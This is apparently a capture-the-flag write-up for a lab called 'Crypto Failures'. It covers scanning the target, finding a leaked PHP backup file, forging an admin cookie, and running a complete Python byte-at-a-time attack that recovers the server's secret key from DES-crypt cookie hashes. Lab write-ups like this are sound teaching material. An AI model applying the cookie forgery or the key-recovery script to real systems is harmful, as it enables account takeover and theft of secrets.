


# Crypto Failures



## Reconnaissance

We start by using nmap to gather information about the host.


```
1 └─(kali㉿kali)-[~]
2 └─$ nmap -T4 -n -sC -sV -Pn -p- 10.48.183.243
3 Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-14 02:05 EST
4 Nmap scan report for 10.48.183.243
5 Host is up (0.058s latency).
6 Not shown: 65533 closed tcp ports (reset)
7 PORT      STATE SERVICE VERSION
8 22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
9 | ssh-hostkey:
10 |   256 57:2c:43:78:0c:d3:13:5b:8d:83:df:63:cf:53:61:91 (ECDSA)
11 |_  256 45:e1:3c:eb:a6:2d:d7:c6:bb:43:24:7e:02:e9:11:39 (ED25519)
12 80/tcp    open  http      Apache httpd 2.4.59 ((Debian))
13 |_http-title: Did not follow redirect to /
14 |_http-server-header: Apache/2.4.59 (Debian)
15 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
16
17 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
18 Nmap done: 1 IP address (1 host up) scanned in 130.64 seconds
```

There are two open ports:

- 22 (SSH)
- 80 (HTTP)

# Checking Port 80


Visiting <http://10.48.183.243/>, we are simply greeted with a “logged in” message.



You are logged in as guest.\*\*\*\*\*


SSO cookie is protected with traditional military grade encryption

When we examine the requests in Burp Suite, we discover that the server first sets the secure\_cookie and user cookies before utilizing the Location header to reroute us back to the index.



The second request is more intriguing. In addition to the “logged in” message, the response includes a comment:

```
<!-- TODO: remember to remove .bak files -->
```



The comment suggests that there might be a .bak file that may not have been removed yet.

## Checking Source Code

Using fuff, we can fuzz for the .bak file and then we discover the index.php.bak file.

```

1 (kali@kali)-[~]
2 $ ffuf -u 'http://10.48.183.243/FUZZ' -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt -e .php,.php.bak -t 100 -mc all -ic -fc 404
3
4      /'__\ /'__\ /'__\
5     /\_/\ /\_/\ /\_/\
6     \ \, / \ \, / \ \, /
7     \ \_/\ \ \_/\ \ \_/\
8     \ \_/\ \ \_/\ \ \_/\
9     \ \_/\ \ \_/\ \ \_/\
10
11      v2.1.0-dev
12
13
14 :: Method      : GET
15 :: URL         : http://10.48.183.243/FUZZ
16 :: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
17 :: Extensions  : .php .php.bak
18 :: Follow redirects : false
19 :: Calibration : false
20 :: Timeout     : 10
21 :: Threads     : 100
22 :: Matcher     : Response status: all
23 :: Filter      : Response status: 404
24

```

```

25
26             [Status: 302, Size: 0, Words: 1, Lines: 1, Duration:
    4417ms]
27 index.php             [Status: 302, Size: 0, Words: 1, Lines: 1, Duration:
    4423ms]
28 index.php.bak         [Status: 200, Size: 1979, Words: 282, Lines: 96,
    Duration: 4425ms]
29 config.php            [Status: 200, Size: 0, Words: 1, Lines: 1, Duration:
    53ms]
30             [Status: 302, Size: 0, Words: 1, Lines: 1, Duration:
    56ms]
31 :: Progress: [262953/262953] :: Job [1/1] :: 1901 req/sec :: Duration:
    [0:02:32] :: Errors: 0 ::

```

The index.php.bak file can be downloaded using wget or curl

```
1 wget http://10.48.183.243/index.php.bak
```

After that we will examine the index.php.bak file contents. It is a php file.

php

```

1 <?php
2 include('config.php');
3
4 function generate_cookie($user,$ENC_SECRET_KEY) {
5     $SALT=generatesalt(2);
6
7     $secure_cookie_string = $user.":".$_SERVER['HTTP_USER_AGENT'].":".
    $ENC_SECRET_KEY;
8
9     $secure_cookie = make_secure_cookie($secure_cookie_string,$SALT);
10
11     setcookie("secure_cookie",$secure_cookie,time()+3600,'/','',false);
12     setcookie("user",$user,time()+3600,'/','',false);
13 }
14
15 function cryptstring($what,$SALT){
16
17     return crypt($what,$SALT);
18
19 }
20
21
22 function make_secure_cookie($text,$SALT) {
23
24     $secure_cookie='';
25
26     foreach ( str_split($text,8) as $el ) {
27         $secure_cookie .= cryptstring($el,$SALT);
28     }
29
30     return($secure_cookie);
31 }
32
33
34 function generatesalt($n) {

```

```

35 $randomString='';
36 $characters = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
37 for ($i = 0; $i < $n; $i++) {
38     $index = rand(0, strlen($characters) - 1);
39     $randomString .= $characters[$index];
40 }
41 return $randomString;
42 }
43
44
45
46 function verify_cookie($ENC_SECRET_KEY){
47
48
49     $crypted_cookie=$_COOKIE['secure_cookie'];
50     $user=$_COOKIE['user'];
51     $string=$user.":". $_SERVER['HTTP_USER_AGENT'].": ".$ENC_SECRET_KEY;
52
53     $salt=substr($_COOKIE['secure_cookie'],0,2);
54
55     if(make_secure_cookie($string,$salt)===$crypted_cookie) {
56         return true;
57     } else {
58         return false;
59     }
60 }
61
62
63 if ( isset($_COOKIE['secure_cookie']) && isset($_COOKIE['user'])) {
64
65     $user=$_COOKIE['user'];
66
67     if (verify_cookie($ENC_SECRET_KEY)) {
68
69         if ($user === "admin") {
70
71             echo 'congrats: *****flag here*****. Now I want the key.';
72
73         } else {
74
75             $length=strlen($_SERVER['HTTP_USER_AGENT']);
76             print "<p>You are logged in as " . $user . ":" . str_repeat(" ",
77 $length) . "\n";
78             print "<p>SS0 cookie is protected with traditional military grade
79 en<b>crypt</b>ion\n";
80         }
81     } else {
82         print "<p>You are not logged in\n";
83
84
85     }
86
87 }

```

```

88     else {
89
90         generate_cookie('guest', $ENC_SECRET_KEY);
91
92         header('Location: /');
93
94
95     }
96 }>

```

The application is quite easy to use. The config.php file is first included. We can assume that config.php holds the value of the ENC\_SECRET\_KEY variable since the application utilizes it and index.php does not declare it.

php

```
1 include "config.php";
```

Next, it checks whether the secure\_cookie and user cookies are set. If not, it calls generate\_cookie with “guest” and ENC\_SECRET\_KEY. If they are set, it calls verify\_cookie with ENC\_SECRET\_KEY. If this function returns true, it checks the value of the user cookie. If it is “admin”, the flag is printed. Otherwise, a logged-in message with the current user is displayed.

php

```

1 if (isset($_COOKIE["secure_cookie"]) && isset($_COOKIE["user"])) {
2     $user = $_COOKIE["user"];
3
4     if (verify_cookie($ENC_SECRET_KEY)) {
5         if ($user === "admin") {
6             echo "congrats: *****flag here*****. Now I want the key.";
7         } else {
8             $length = strlen($_SERVER["HTTP_USER_AGENT"]);
9             print "<p>You are logged in as " . $user . ":" . str_repeat("*",
10 $length) . "\n";
11             print "<p>SS0 cookie is protected with traditional military grade
12 en<b>crypt</b>ion\n";
13         }
14     } else {
15         print "<p>You are not logged in\n";
16     }
17 } else {
18     generate_cookie("guest", $ENC_SECRET_KEY);
19     header("Location: /");
20 }

```

Let’s analyze the case where the cookies are not set and examine the generate\_cookie function. First, it calls generatesalt(2), which generates a random 2-byte salt from an alphanumeric character set. After that, it creates a string using the provided user, User-Agent, and ENC\_SECRET\_KEY, separated by :. This string is then passed to make\_secure\_cookie along with the generated salt. Finally, it sets the returned value as the secure\_cookie cookie and the user in another cookie.

php

```

1 function generate_cookie($user, $ENC_SECRET_KEY)
2 {
3     $SALT = generatesalt(2);
4

```

```

5     $secure_cookie_string = $user . ":" . $_SERVER["HTTP_USER_AGENT"] . ":" .
    $ENC_SECRET_KEY;
6
7     $secure_cookie = make_secure_cookie($secure_cookie_string, $SALT);
8
9     setcookie("secure_cookie", $secure_cookie, time() + 3600, "/", "", false);
10    setcookie("user", "$user", time() + 3600, "/", "", false);
11 }

```

Checking `make_secure_cookie`, we see that it splits the input string into 8-byte chunks and calls `cryptstring` for each chunk, along with the provided salt. It then concatenates the return values and returns the final string.

php

```

1 function make_secure_cookie($text, $SALT)
2 {
3     $secure_cookie = "";
4
5     foreach (str_split($text, 8) as $el) {
6         $secure_cookie .= cryptstring($el, $SALT);
7     }
8
9     return $secure_cookie;
10 }

```

Examining `cryptstring`, we see that it simply calls PHP's `crypt()` function to hash the string passed with the given salt.

php

```

1 function cryptstring($what, $SALT)
2 {
3     return crypt($what, $SALT);
4 }

```

Now, let's also analyze what happens when the `secure_cookie` and `user` cookies are set by looking at the `verify_cookie` function. First, it retrieves the values of these cookies. It then reconstructs the original string using `user`, `User-Agent`, and `ENC_SECRET_KEY`. Since all hashes use the same salt and the first two bytes of each hash represent the salt, it extracts the salt from the first hash in `secure_cookie`. Finally, it calls `make_secure_cookie` with the reconstructed string and extracted salt, then compares the result with the value stored in `secure_cookie` and returns the result of the comparison.

php

```

1 function verify_cookie($ENC_SECRET_KEY)
2 {
3     $crypted_cookie = $_COOKIE["secure_cookie"];
4     $user = $_COOKIE["user"];
5     $string = $user . ":" . $_SERVER["HTTP_USER_AGENT"] . ":" . $ENC_SECRET_KEY;
6
7     $salt = substr($_COOKIE["secure_cookie"], 0, 2);
8
9     if (make_secure_cookie($string, $salt) === $crypted_cookie) {
10         return true;
11     } else {
12         return false;
13     }
14 }

```

For example, in our case, user is guest, and the User-Agent is Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36

So, the server constructs the string to hash as:

```
1 guest:Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/142.0.0.0 Safari/537.36:<ENC_SECRET_KEY>
```

And the server returns secure\_cookie as:

```
1 VP.Gsq6wPl506VP2eZaUAEg5jgVPaZLQT46N3NYVPISm2kRW4utgVPa3zmAQfBmm.VPHUvYB%2F....
```

Since the server hashes the string in 8-byte blocks, we can see the hashes for each block:

```
1 └─(kali㉿kali)-[~]
2 └─$ php -a
3 Interactive shell
4
5 php > echo crypt("guest:Mo", "VP");
6 VP.Gsq6wPl506
7 php > echo crypt("zilla/5.", "VP");
8 VP2eZaUAEg5jg
9 php > echo crypt("0 (X11; ", "VP");
10 VPaZLQT46N3NY
11 php >
```

## Logging in as Admin

Examining the source code, we notice that even though we don't know ENC\_SECRET\_KEY, the first 8-byte block to be hashed consists only of the user and the User-Agent. After hashing, it is directly compared to the first hash in the secure\_cookie cookie. This means we can control both the plaintext (since user is read from the user cookie and User-Agent is set via the User-Agent header) and the hash it is compared to (by modifying secure\_cookie), allowing us to log in as any user we want.


Since our goal is to capture the flag by logging in as admin, we can simply set the user cookie to "admin". This changes the first block to be hashed from "guest:Mo" to "admin:Mo".

Then, by replacing the first hash in secure\_cookie with **VPZ1AJm0F6irQ** (crypt("admin:Mo", "VP")) instead of **VP.Gsq6wPl506** (crypt("guest:Mo", "VP")), we can also pass the check in verify\_cookie and log in successfully.

php

```
1 └─(kali㉿kali)-[~]
2 └─$ php -a
3 Interactive shell
4
5 php > echo crypt("guest:Mo", "VP");
6 VP.Gsq6wPl506
7 php > echo crypt("admin:Mo", "VP");
8 VPZ1AJm0F6irQ
9 php >
```

Modifying the secure\_cookie and user cookies as mentioned, we can see that we are able to log in successfully and capture the first flag.



## Discovering the Key

py

```
1 import requests
2 import urllib.parse
3 import string
4 from passlib.hash import des_crypt
5
6 BASE_URL = "http://10.49.186.222/"
7 USERNAME = "guest:"
8 SEPARATOR = ":"
9 CHARSET = string.printable
10
11 def get_secure_cookie(user_agent: str) -> str:
12     session = requests.Session()
13     response = session.get(BASE_URL, headers={"User-Agent": user_agent})
14     cookie = session.cookies.get("secure_cookie")
15     return urllib.parse.unquote(cookie)
16
17 def main():
18     discovered = ""
19
20     while True:
21         # Ensure block alignment
22         ua_padding_length = (7 - len(USERNAME + SEPARATOR + discovered)) % 8
23         user_agent = "A" * ua_padding_length
24         prefix = USERNAME + user_agent + SEPARATOR + discovered
25
26         # Determine which 8-byte block we are attacking
27         block_index = len(prefix) // 8
28
29         secure_cookie = get_secure_cookie(user_agent)
30         target_block = secure_cookie[block_index * 13:(block_index + 1) * 13]
```

```

31
32     salt = target_block[:2] # DES-crypt 2-char salt
33
34     found_char = False
35     for char in CHARSET:
36         # DES-crypt always hashes the last 8 bytes of input
37         candidate = (prefix + char)[-8:]
38
39         # Passlib DES-crypt equivalent to crypt.crypt(candidate, salt)
40         candidate_hash = des_crypt.hash(candidate, salt=salt)
41
42         if candidate_hash == target_block:
43             discovered += char
44             print(char, end="", flush=True)
45             found_char = True
46             break
47
48     if not found_char:
49         break
50
51     print()
52
53 if __name__ == "__main__":
54     main()

```

The script performs a byte-at-a-time disclosure attack against a server-generated cookie that is produced using DES-based Unix crypt (DES-crypt). **This script can be copied and executed to easily get the flag for the second question.**

It exploits:

- DES-crypt's 8-byte input truncation
- Deterministic hashing with a known 2-character salt
- The ability to control part of the plaintext via the User-Agent header
- The fact that the server leaks the full DES-crypt hash back in a cookie

The goal is to iteratively recover an unknown string (discovered) one character at a time.

py

```

1 import requests
2 import urllib.parse
3 import string
4 from passlib.hash import des_crypt

```

- requests: HTTP client for making requests
- urllib.parse: used to URL-decode cookie values
- string.printable: candidate character set for brute forcing
- passlib.hash.des\_crypt: Python implementation of Unix DES-crypt

py

```

1 BASE_URL = input("Enter URL:")
2 USERNAME = "guest:"
3 SEPARATOR = ":"
4 CHARSET = string.printable

```

- USERNAME is taken from user and SEPARATOR is known fixed prefixes included in the server-side plaintext
- CHARSET defines all possible characters to brute-force (printable ASCII)

py

```
1 def get_secure_cookie(user_agent: str) -> str:
2     session = requests.Session()
3     response = session.get(BASE_URL, headers={"User-Agent": user_agent})
4     cookie = session.cookies.get("secure_cookie")
5     return urllib.parse.unquote(cookie)
```

The function opens a new HTTP session, sends a GET request with a user-controlled User-Agent header, retrieves the secure\_cookie set by the server, and URL-decodes it before returning the raw cookie value.

```
1 discovered = ""
```

Holds the progressively recovered unknown string

py

```
1 ua_padding_length = (7 - len(USERNAME + SEPARATOR + discovered)) % 8
2 user_agent = "A" * ua_padding_length
```

DES-crypt processes only the final 8 bytes of the input string when generating a hash, meaning any data before those last 8 bytes is ignored and has no effect on the resulting hash.

py

```
1 prefix = USERNAME + user_agent + SEPARATOR + discovered
```

This is the known plaintext portion that precedes the next unknown character.

py

```
1 block_index = len(prefix) // 8
```

- DES-crypt outputs 13 characters per hash
- Each 13-character chunk corresponds to one 8-byte input block

py

```
1 secure_cookie = get_secure_cookie(user_agent)
2 target_block = secure_cookie[block_index * 13:(block_index + 1) * 13]
```

This slices out the exact DES-crypt hash corresponding to the block containing the unknown character.

py

```
1 salt = target_block[:2]
```

It uses the first 2 characters of the hash as the salt. The salt is publicly visible and reused for verification.

py

```
1 for char in CHARSET:
```

Each candidate character is tested.

py

```
1 candidate = (prefix + char)[-8:]
```

DES-crypt hashes only the last 8 bytes. Earlier bytes are discarded. This simulates exactly what the server hashes

py

```
1 candidate_hash = des_crypt.hash(candidate, salt=salt)
```

It produces a deterministic 13-character DES-crypt hash.

py

```
1 if candidate_hash == target_block:
```

If the locally computed hash matches the server's hash:

- The guessed character is correct
- The plaintext byte is recovered

py

```
1 discovered += char
2 print(char, end="", flush=True)
```

- Appends the recovered character
- Prints it immediately (real-time disclosure)

py

```
1 if not found_char:
2     break
```

When no character produces a matching hash:

- The unknown string is fully recovered
- The attack stops

Running the script, we successfully discover the ENC\_SECRET\_KEY, which is the second flag and complete the room.

```
1 └─(kali㉿kali)-[~]
2 └─$ python3 crack.py
3 Enter URL:http://10.48.183.243/
4 THM{[REDACTED]}
```